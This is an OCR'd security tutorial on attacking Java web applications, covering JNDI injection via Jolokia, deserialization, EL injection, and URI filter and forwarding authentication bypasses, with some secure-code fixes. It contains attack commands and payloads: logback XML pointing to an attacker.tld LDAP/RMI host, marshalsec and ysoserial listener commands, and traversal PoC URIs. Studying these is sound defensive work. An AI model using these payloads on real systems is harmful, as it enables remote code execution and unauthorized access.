

ATTACKING
JAVA APPLICATIONS
MODERN WEB APPLICATION
VULNERABILITIES COMPREHENSIVE
ANALYSIS
WWW.DEVSECOPSGUIDES.COM

Attacking Java

• May 6, 2024 • 26 min read

Table of contents

- Key Learning Objectives:
- Getting Started:
- Expression Language Injection (EL Injection):
- Case Study - HPE iMC smsRulesDownload EL Injection RCE:
- Exercises:
- URI Filter Authentication Bypasses:
- Non-Compliant Code:
- Compliant Code:

startsWith Directory Traversal

- Attack PoC

endsWith Path Parameter Injection

- Attack Scenario
- Attack URI

Request Forwarding Authentication Bypasses

- Case Study
  - Arbitrary Forwards in JasperReports Server

Deserialization of Untrusted Data 102

- Finding the equals pivot / trampoline:

Object Validation

java rmi

- Implementation Mechanism:
- RMI Process:
- Interface Definition:
- Implementation Class:
- Server Implementation:

Show less

Attacking Java applications requires a nuanced understanding of both the language's intricacies and common vulnerabilities prevalent in its ecosystem. Java, renowned for its platform independence and robustness, also presents a wide surface area for potential exploitation. Attack vectors often target weaknesses in input validation, authentication mechanisms, and insecure configurations. These vulnerabilities can be leveraged to execute attacks such as injection, broken authentication, sensitive data exposure, and more, potentially leading to unauthorized access, data breaches, or system compromise.

To successfully mitigate these risks, developers and security professionals must adopt a comprehensive approach encompassing secure coding practices, regular security assessments, and proactive monitoring. Employing techniques like input validation, parameterized queries, secure authentication protocols, and robust access controls can significantly bolster the resilience of Java applications against malicious exploits. Additionally, staying informed about emerging threats and promptly patching known vulnerabilities are crucial steps in maintaining the security posture of Java-based systems in an ever-evolving threat landscape.

Spring Boot Actuators Jolokia reloadByURL JNDI Injection

Spring Boot Actuators provide various endpoints to monitor and manage your application in production. Among these, Jolokia is a popular choice for exposing JMX beans over HTTP, enabling remote management and monitoring. However, like any powerful tool, it can also pose security risks if not configured properly. Let's delve into how an attacker might exploit a vulnerability related to Spring Boot Actuators Jolokia, particularly the `reloadByURL` method, and JNDI injection.

Understanding the Vulnerability

In the scenario provided, an attacker targets a Spring Boot application using Actuator's Jolokia endpoint. They leverage the `reloadByURL` method to execute arbitrary code supplied by the attacker. This method is part of the `JMXConfigurator` class in the `logback-classic` library.

Triggering the Vulnerability

The attacker sends a crafted HTTP request to the `reloadByURL` endpoint, specifying a URL controlled by them. The request payload includes XML content intended to be loaded by the vulnerable application. This XML content contains a JNDI injection payload, aiming to manipulate the application's environment.

Static Vulnerability Analysis

Static analysis involves decompiling and inspecting the source code to identify vulnerable components and potential attack vectors.

Decompiling logback-classic

By decompiling the `JMXConfigurator` class, we identify the `reloadByURL` method responsible for processing the attacker's URL. Further analysis reveals that this method internally invokes the `doConfigure` method of the `JoranConfigurator` class.

Decompiling logback-core

Inspecting the `JoranConfigurator` class leads us to its superclass, `JoranConfiguratorBase`. From there, we find that the `doConfigure` method of `JoranConfiguratorBase` processes the supplied URL, potentially leading to a Server-Side Request Forgery (SSRF) vulnerability.

Technical Explanation:

In a Spring Boot application, Actuators provide helpful endpoints for monitoring and managing the application. One such endpoint is Jolokia, which allows accessing JMX beans over HTTP. However, if not secured properly, attackers can exploit this functionality. Let's see how:

COPY

```
// Vulnerable Code Example

// Suppose there's a method in the JMXConfigurator class
public void reloadByURL(URL url) throws JoranException {
    // This method reloads configuration from a URL
    // In this example, it's not properly validating the URL source

    InputStream in = null;
    try {
        // Opening a connection to the URL
        URLConnection urlConnection = url.openConnection();

        // Getting input stream from the URL
```

```
            in = urlConnection.getInputStream();

            // Processing configuration from the input stream
            doConfigure(in, url.toExternalForm());
        } catch (IOException e) {
            // Handle exception
        } finally {
            // Close resources
        }
    }
```

Here, the `reloadByURL` method blindly accepts a URL and loads configuration from it without proper validation. An attacker can exploit this by sending a malicious URL that contains harmful configuration data.

Remote Class Loading

In older versions of Oracle Java (up to 6u201/7u191/8u182 for LDAP and up to 6u141/7u131/8u121 for RMI), there was a vulnerability that allowed remote class loading from untrusted sources. This vulnerability stemmed from the way Java performed directory lookups for LDAP and RMI. Let's analyze how this vulnerability was exploited:

Vulnerable Code Analysis:

In the vulnerable Java version (e.g., Java 8u60), the `NamingManager` class played a crucial role in loading classes from remote sources like LDAP or RMI. Here's a snippet of important code from the `NamingManager` class:

COPY

```
public class NamingManager {
    static final VersionHelper helper =
VersionHelper.getVersionHelper();

    static ObjectFactory getObjectFactoryFromReference(Reference ref,
```

```
String factoryName)
        throws IllegalAccessException, InstantiationException,
MalformedURLException {
        Class<?> clas = null;
        try {
            clas = helper.loadClass(factoryName); // Attempt to load
class
        } catch (ClassNotFoundException e) {
            // ignore and continue
        }
        String codebase;
        if (clas == null && (codebase = ref.getFactoryClassLocation())
!= null) {
            clas = helper.loadClass(factoryName, codebase); // Attempt
to load class from codebase
        }
        return (clas != null) ? (ObjectFactory) clas.newInstance() :
null;
    }
}
```

Exploitation:

To exploit this vulnerability, attackers could use tools like `marshalsec` developed by Moritz Bechler. `marshalsec` includes payloads for various Java marshallers that rely on JNDI injection for remote exploitation. Here's how it was done:

1. **Setup logback.xml**: Craft a logback.xml file with the following configuration to trigger JNDI injection:

```
<configuration>
    <insertFromJNDI env-entry-name="ldap://[attacker.tld]:1389/jndi"
as="appName" />
</configuration>
```

2. **Run HTTP Server**: Host a malicious HTTP server (e.g., using Python's `http.server`) to serve the exploit payload.
3. **Run LDAP Reference Server**: Execute `marshalsec` LDAP Reference indirection server, specifying the HTTP server URL:

```
java -cp target/marshalsec-0.0.3-SNAPSHOT-
all.jar marshalsec.jndi.LDAPRefServer
http://[attacker.tld]:9090/#SourceIncite 1389
```

When the vulnerable application makes a lookup, the malicious LDAP server redirects it to the attacker-controlled HTTP server to load a malicious class.

Deserialization of Untrusted Data

In Java applications, serialization and deserialization are processes used to convert Java objects into a byte stream (serialization) and reconstruct objects from the byte stream (deserialization). However, deserialization of untrusted data can lead to security vulnerabilities, allowing attackers to execute arbitrary code on the target system. Let's delve into how this vulnerability occurs and how it can be exploited:

Understanding Java Deserialization:

Java serialization involves converting an object into a byte sequence, which can be stored or transmitted. Deserialization, on the other hand, reconstructs the object from the byte sequence back into the Java Runtime Environment (JRE). Serialization and deserialization are facilitated by the `java.io.Serializable` interface and its magic methods `writeObject()` and `readObject()`.

Serialization Process:

```
import java.io.*;

class Studentinfo implements Serializable {
    String name;
    int sid;
    static String contact;

    Studentinfo(String name, int sid, String contact){
        this.name = name;
        this.sid = sid;
        this.contact = contact;
    }
}

class SerializeTest {
    public static void main(String[] args) {
        try{
            Studentinfo si = new Studentinfo("Steven", 1234, "+61 55
6866 4179");
            FileOutputStream fos = new
FileOutputStream("student.ser");
            ObjectOutputStream oos = new ObjectOutputStream(fos);
            oos.writeObject(si);
            oos.close();
            fos.close();
        } catch (Exception e){
            e.printStackTrace();
        }
    }
}
```

Deserialization Process:

```
import java.io.*;

class DeserializeTest {
    public static void main(String[] args) {
        Studentinfo si = null;
        try {
            FileInputStream fis = new FileInputStream("student.ser");
            ObjectInputStream ois = new ObjectInputStream(fis);
            si = (Studentinfo)ois.readObject();
        } catch (Exception e) {
            e.printStackTrace();
        }
        System.out.println(si.name);
        System.out.println(si.sid);
        System.out.println(si.contact);
    }
}
```

Example Vulnerability:

In web applications, deserialization of untrusted data can occur, potentially leading to remote code execution. For instance:

COPY

```
public void doPost(HttpServletRequest req, HttpServletResponse
response) throws ServletException, IOException {
    try {
        ObjectInputStream ois = new
ObjectInputStream(req.getInputStream());
        byte[] sendimage = (byte[]) ois.readObject();
        // Process deserialized data
    }
    // Exception handling
}
```

Exploitation Tools:

Tools like Ysoserial generate gadget chains in popular Java libraries for exploitation. For example:

```
java -jar ysoserial.jar URLDNS http://attacker.tld | xxd
```

COPY

JNDI Exploitation using Deserialization:

Exploiting deserialization vulnerabilities via JNDI injection involves modifying configuration files to include malicious URLs:

```
<configuration>
    <insertFromJNDI env-entry-name="rmi://[attacker.tld]:1099/jndi"
as="appName"/>
</configuration>
```

COPY

Setting Up Exploitation:

1. Setup HTTP server: `python3 -m http.server 9090`
2. Setup JRMP listener: `java -cp ysoserial.jar ysoserial.exploit.JRMPListener 1099 [gadget] "touch /tmp/si"`

Java URI Filter Bypasses and Remote Code Execution

In this module, we'll explore techniques for bypassing URI filters and achieving remote code execution (RCE) through Expression Language (EL) injection in Java applications. Let's dive into the key learning objectives and practical exercises provided in this module:

Key Learning Objectives:

1. **Multiple Authentication Bypasses**: Exploiting weaknesses in URI filters to bypass authentication mechanisms.
2. **RequestDispatcher Weaknesses**: Understanding vulnerabilities in the RequestDispatcher interface.
3. **EL Injection**: Exploiting Expression Language injection vulnerabilities in Java applications.
4. **Deserialization with Custom Gadgets**: Leveraging deserialization vulnerabilities using custom gadgets.
5. **Java Source Code Audit**: Analyzing Java source code for security vulnerabilities.
6. **Java Debugging**: Debugging Java applications to identify and fix security issues.

Getting Started:

- Start the module with `./bin/startd`.
- Check the status with `./bin/checkstatus` to ensure it's ready for testing.
- Access the web interface from the attacker's machine, including the admin interface.

Expression Language Injection (EL Injection):

EL injection occurs when untrusted input is evaluated by an EL Parser. Common payloads for EL injection include:

- Leveraging `ExternalContext` class to redirect the response or set response headers.
- Executing commands using `Runtime.exec()`, `ScriptEngineManager`, `ProcessBuilder`, or `XMLDecoder`.

Case Study - HPE iMC smsRulesDownload EL Injection RCE:

We'll examine a vulnerability in HPE iMC software where EL injection leads to remote code execution. The vulnerable code snippet takes a parameter (`beanName`) and

directly parses it into the `getValueExpressionObject` method, leading to RCE.

Exercises:

- **Dynamic Bypasses**: Craft a payload to bypass the `isInjectionExpression` method and execute arbitrary code.
- **Find the EL Injection Vulnerability**: Attempt to find and exploit an EL injection vulnerability to pop a reverse shell.

URI Filter Authentication Bypasses:

Understanding URI parsing and filter chains in web applications is crucial. Exploiting weaknesses in URI parsers can lead to authentication bypasses and other security vulnerabilities.

Non-Compliant Code:

COPY

```
import javax.servlet.*;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.faces.context.FacesContext;
import javax.el.ValueExpression;
import javax.el.ExpressionFactory;

public class AuthCheckFilter implements Filter {

    public void init(FilterConfig config) throws ServletException {}

    public void doFilter(ServletRequest request, ServletResponse
response, FilterChain chain) throws IOException, ServletException {
        HttpServletRequest httpRequest = (HttpServletRequest) request;
        HttpServletResponse httpResponse = (HttpServletResponse)
response;

        // Check if the request is authenticated
```

```
        if (!isAuthenticated(httpRequest)) {

httpResponse.sendError(HttpServletResponse.SC_UNAUTHORIZED,
"Unauthorized access");
            return;
        }

        chain.doFilter(request, response); // Continue to the next
filter or servlet
    }

    public void destroy() {}

    private boolean isAuthenticated(HttpServletRequest request) {
        // Logic to check if the request is authenticated
        // Example: Check if the user is logged in
        return request.getSession().getAttribute("user") != null;
    }
}

public class URIFilter implements Filter {

    public void init(FilterConfig config) throws ServletException {}

    public void doFilter(ServletRequest request, ServletResponse
response, FilterChain chain) throws IOException, ServletException {
        HttpServletRequest httpRequest = (HttpServletRequest) request;

        // Vulnerable code - directly parsing user input into
getValueExpressionObject method
        String beanName = httpRequest.getParameter("beanName");
        ValueExpression valueExpression =
getValueExpressionObject(FacesContext.getCurrentInstance(), "#{" +
beanName + "}");

        chain.doFilter(request, response); // Continue to the next
filter or servlet
```

```
    }

    public void destroy() {}

    // Vulnerable method - directly parsing user input into EL parser
    public static ValueExpression
getValueExpressionObject(FacesContext fc, String ref) {
        ExpressionFactory elFactory =
fc.getApplication().getExpressionFactory();
        return elFactory.createValueExpression(fc.getELContext(), ref,
Object.class);
    }
}
```

Compliant Code:

COPY

```
import javax.servlet.*;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

public class AuthCheckFilter implements Filter {

    public void init(FilterConfig config) throws ServletException {}

    public void doFilter(ServletRequest request, ServletResponse
response, FilterChain chain) throws IOException, ServletException {
        HttpServletRequest httpRequest = (HttpServletRequest) request;
        HttpServletResponse httpResponse = (HttpServletResponse)
response;

        // Check if the request is authenticated
        if (!isAuthenticated(httpRequest)) {

httpResponse.sendError(HttpServletResponse.SC_UNAUTHORIZED,
"Unauthorized access");
```

```
            return;
        }

        chain.doFilter(request, response); // Continue to the next
filter or servlet
    }

    public void destroy() {}

    private boolean isAuthenticated(HttpServletRequest request) {
        // Logic to check if the request is authenticated
        // Example: Check if the user is logged in
        return request.getSession().getAttribute("user") != null;
    }
}

public class URIFilter implements Filter {

    public void init(FilterConfig config) throws ServletException {}

    public void doFilter(ServletRequest request, ServletResponse
response, FilterChain chain) throws IOException, ServletException {
        HttpServletRequest httpRequest = (HttpServletRequest) request;

        // Safely handle user input by performing proper validation
and sanitization
        String beanName =
validateUserInput(httpRequest.getParameter("beanName"));
        if (beanName == null) {
            HttpServletResponse httpResponse = (HttpServletResponse)
response;
            httpResponse.sendError(HttpServletResponse.SC_BAD_REQUEST,
"Invalid input");
            return;
        }

        chain.doFilter(request, response); // Continue to the next
```

```
filter or servlet
    }

    public void destroy() {}

    // Method to validate and sanitize user input
    private String validateUserInput(String input) {
        // Example: Validate input to ensure it contains only
alphanumeric characters
        if (input != null && input.matches("[a-zA-Z0-9]+")) {
            return input;
        }
        return null;
    }
}
```

In the compliant code:

- The `URIFilter` class validates and sanitizes user input (`beanName`) before using it.
- Proper error handling is implemented to handle cases of invalid or malicious input.
- Validation and sanitization logic can be adjusted based on specific application requirements and security policies.

startsWith Directory Traversal

COPY

```
import javax.servlet.*;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import org.springframework.web.context.WebApplicationContext;
import
org.springframework.web.context.support.WebApplicationContextUtils;
import org.springframework.context.ApplicationContext;
import com.h3c.imc.resmgr.service.QueryMemResMgr;
```

```
import org.apache.commons.lang.StringUtils;
import java.io.IOException;

public class UrlAccessController implements Filter {

    private ServletContext context;

    public void init(FilterConfig config) throws ServletException {
        this.context = config.getServletContext();
    }

    public void doFilter(ServletRequest request, ServletResponse
response, FilterChain chain) throws IOException, ServletException {
        if (!(request instanceof HttpServletRequest) || !(response
instanceof HttpServletResponse)) {
            chain.doFilter(request, response);
            return;
        }

        HttpServletRequest req = (HttpServletRequest) request;
        HttpServletResponse resp = (HttpServletResponse) response;

        HttpSession session = req.getSession();
        String uri = req.getRequestURI(); // 1

        WebApplicationContext wac =
WebApplicationContextUtils.getRequiredWebApplicationContext(this.conte
xt);
        ApplicationContext ac = wac.getParent();
        QueryMemResMgr resQueryMgr = (QueryMemResMgr)
ac.getBean("resQueryMemResMgr");
        String customLoginPageMapURL =
resQueryMgr.getCustomLoginPageMapURL();

        if (StringUtils.startsWith(uri, "/imc/primepush/")) { // 2
            chain.doFilter(request, response); // 3
            return;
```

```
        }
        // Additional code for handling other URLs
    }

    public void destroy() {}
}
```

Attack PoC

```
https://target.tld:8443/imc/primepush/../html5topo/legend.xhtml
```

In the vulnerable code:

- At [1], the code retrieves the requested URI from the HttpServletRequest object.
- At [2], it checks if the URI starts with "/imc/primepush/". If it does, the code allows the request to continue without further filtering.
- The vulnerability arises because there's no proper validation or normalization of the URI, allowing attackers to craft malicious URIs like in the PoC above.
- Attackers exploit this by using directory traversal (`../`) to bypass the intended filter and access sensitive resources like `legend.xhtml`.

To fix this vulnerability, proper input validation and normalization should be implemented to ensure that only valid URIs are allowed through the filter, and directory traversal attempts are detected and blocked.

endsWith Path Parameter Injection

```
import javax.servlet.*;
import javax.servlet.http.HttpServletRequest;
```

```
import javax.servlet.http.HttpServletResponse;
import org.apache.commons.lang.StringUtils;
import java.io.IOException;

public class UrlAccessController implements Filter {

    public void init(FilterConfig config) throws ServletException {}

    public void doFilter(ServletRequest request, ServletResponse
response, FilterChain chain) throws IOException, ServletException {
        HttpServletRequest req = (HttpServletRequest) request;
        HttpServletResponse resp = (HttpServletResponse) response;

        String uri = normalizeSyntax(req.getRequestURI()); // 1

        String u = uri.toLowerCase(); // 2
        if (u.contains(";jsessionid")) {
            u = StringUtils.substringBeforeLast(u, ";jsessionid");
        }

        if (u.endsWith(".gif") || u.endsWith(".png") ||
u.endsWith(".css") ||
            u.endsWith(".js") || u.endsWith(".jpg") ||
u.endsWith(".jpeg") ||
            u.endsWith("bmp") || u.indexOf("/platflexmessagebroker/")
!= -1 ||
            u.endsWith(".jar") || u.endsWith(".class") ||
u.endsWith(".jnlp") ||
            u.endsWith(".wav")) { // 3
            chain.doFilter(request, response); // 4
            return;
        }

        // Additional code for handling other URLs
    }

    public void destroy() {}
```

```
    private String normalizeSyntax(String uri) {
        // Implementation to normalize URI syntax
        return uri;
    }
}
```

Attack Scenario

An attacker can exploit the vulnerability by manipulating the URI to bypass the filter and reach the `doFilter` chain.

Attack URI

```
https://target.tld:8443/imc/html5topo/legend.xhtml;.js?bean=
```

Explanation:

- The attacker appends `;.js` to the URI, followed by a query parameter `?bean=`.
- The semi-colon `;` acts as a delimiter, causing everything after it to be considered as a separate path parameter.
- As a result, the `.js` extension is not included in the URI that's checked against the allowed extensions in the filter.
- Consequently, the request is allowed to pass through the filter chain, potentially bypassing security checks and accessing unauthorized resources.

To mitigate this vulnerability, the application should properly validate and sanitize user input, especially input used to construct URIs. Additionally, the filter logic should

be updated to account for such manipulation and prevent bypassing security measures.

Request Forwarding Authentication Bypasses

COPY

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.IOException;
import java.util.ArrayList;
import java.util.List;

public class ResourceForwardingServlet extends HttpServlet {
    private List<String> forwardForbiddenDirectories = new ArrayList<>
();

    protected void doGet(HttpServletRequest req, HttpServletResponse
resp) throws ServletException, IOException {
        String path = req.getServletPath();
        String resourcePath = req.getPathInfo() == null ? path :
path.concat(req.getPathInfo()); // 1
        String newResourcePath =
resourcePath.replaceFirst("^/[^/]+/[^/]*", ""); // 2

        for (String forbiddenDir : this.forwardForbiddenDirectories) {
            if (newResourcePath.toUpperCase().startsWith("/" +
forbiddenDir + "/")) {
                resp.sendError(403);
                return;
            }
        }

        if (req.getParameterMap() != null) {
            req.setAttribute("forwardedParameters",
req.getParameterMap());
        }
```

```
        req.getRequestDispatcher(newResourcePath).forward(req, resp);
// 3
    }
}
```

Case Study

Arbitrary Forwards in JasperReports Server

In JasperReports Server, there exists a vulnerability (CVE-2018-18815) where unauthenticated users can access a servlet called `ResourceForwardingServlet`. This servlet is accessible via the `/runtime/*` URI path without any authentication checks.

The servlet forwards requests to internal resources based on user-supplied paths. By manipulating the URI, an attacker can bypass authentication and access sensitive resources that should be protected.

For example, an authenticated endpoint like `http://target.tld/jasperserver-pro/rest_v2/users` can be accessed without authentication using the URI `http://target.tld/jasperserver-pro/runtime/<somevalue>/rest_v2/users`.

Deserialization of Untrusted Data 102

1. **java.io.ObjectInputStream.readObject()**
    - This method reads an object from the input stream.
2. **java.util.HashSet.readObject()**
    - `HashSet` extends `AbstractSet` and implements `Set` interface in Java.
    - In the `readObject` method, a backing `HashMap` is created.
    - Elements are read from the input stream and added to the `HashMap`.
3. **java.util.HashMap.put()**

- `HashMap` is a hash table-based implementation of the `Map` interface.
- The `put` method adds a key-value pair to the `HashMap`.

4. **java.util.HashMap.hash()**
    - This method computes the hash code for the key.
    - If the key is not null, it calculates the hash code using the key's `hashCode()` method.

Finding the equals pivot / trampoline:

In the `java.util.HashMap` class, the `equals` method is called in various places, particularly when comparing keys for equality. To find where the `equals` method is called, you can search for occurrences of the `equals` method being invoked on keys within the `HashMap` class.

Here's a snippet of code where the `equals` method is called within `java.util.HashMap`:

COPY

```
public V get(Object key) {
    if (key == null)
        return getForNullKey();
    int hash = hash(key);
    for (Entry<K,V> e = table[indexFor(hash, table.length)];
         e != null;
         e = e.next) {
        Object k;
        if (e.hash == hash && ((k = e.key) == key || key.equals(k)))
// <-- Equals method called here
            return e.value;
    }
    return null;
}
```

In this code snippet, the `equals` method is called on the `key` object using the expression `key.equals(k)`. This occurs when searching for a key in the `HashMap` using the `get` method.

Object Validation

Instantiating ValidatingObjectInputStream:

```
ValidatingObjectInputStream is = new
ValidatingObjectInputStream(req.getInputStream());
```

COPY

1. - Here, we replace the standard `ObjectInputStream` with `ValidatingObjectInputStream`.
   - This allows us to perform validation on objects during deserialization.
2. **Accepting Classes (Whitelist):**

```
Class<?>[] classTypes = new Class[2];
classTypes[0] = java.util.HashSet.class;
classTypes[1] = Class.forName("[B");

is.accept(classTypes);
```

COPY

1. - The `accept` method is used to create a whitelist of allowed classes.
   - In this example, `HashSet` and `byte[]` classes are allowed.
2. **Accepting Packages (Whitelist):**

```
is.accept("java.lang.*", "[Ljava.lang.*");
```

1. - Along with specific classes, entire packages can be whitelisted using wildcard patterns.
     - Here, it whitelists all classes in the `java.lang` package.
2. **Deserialization:**

```
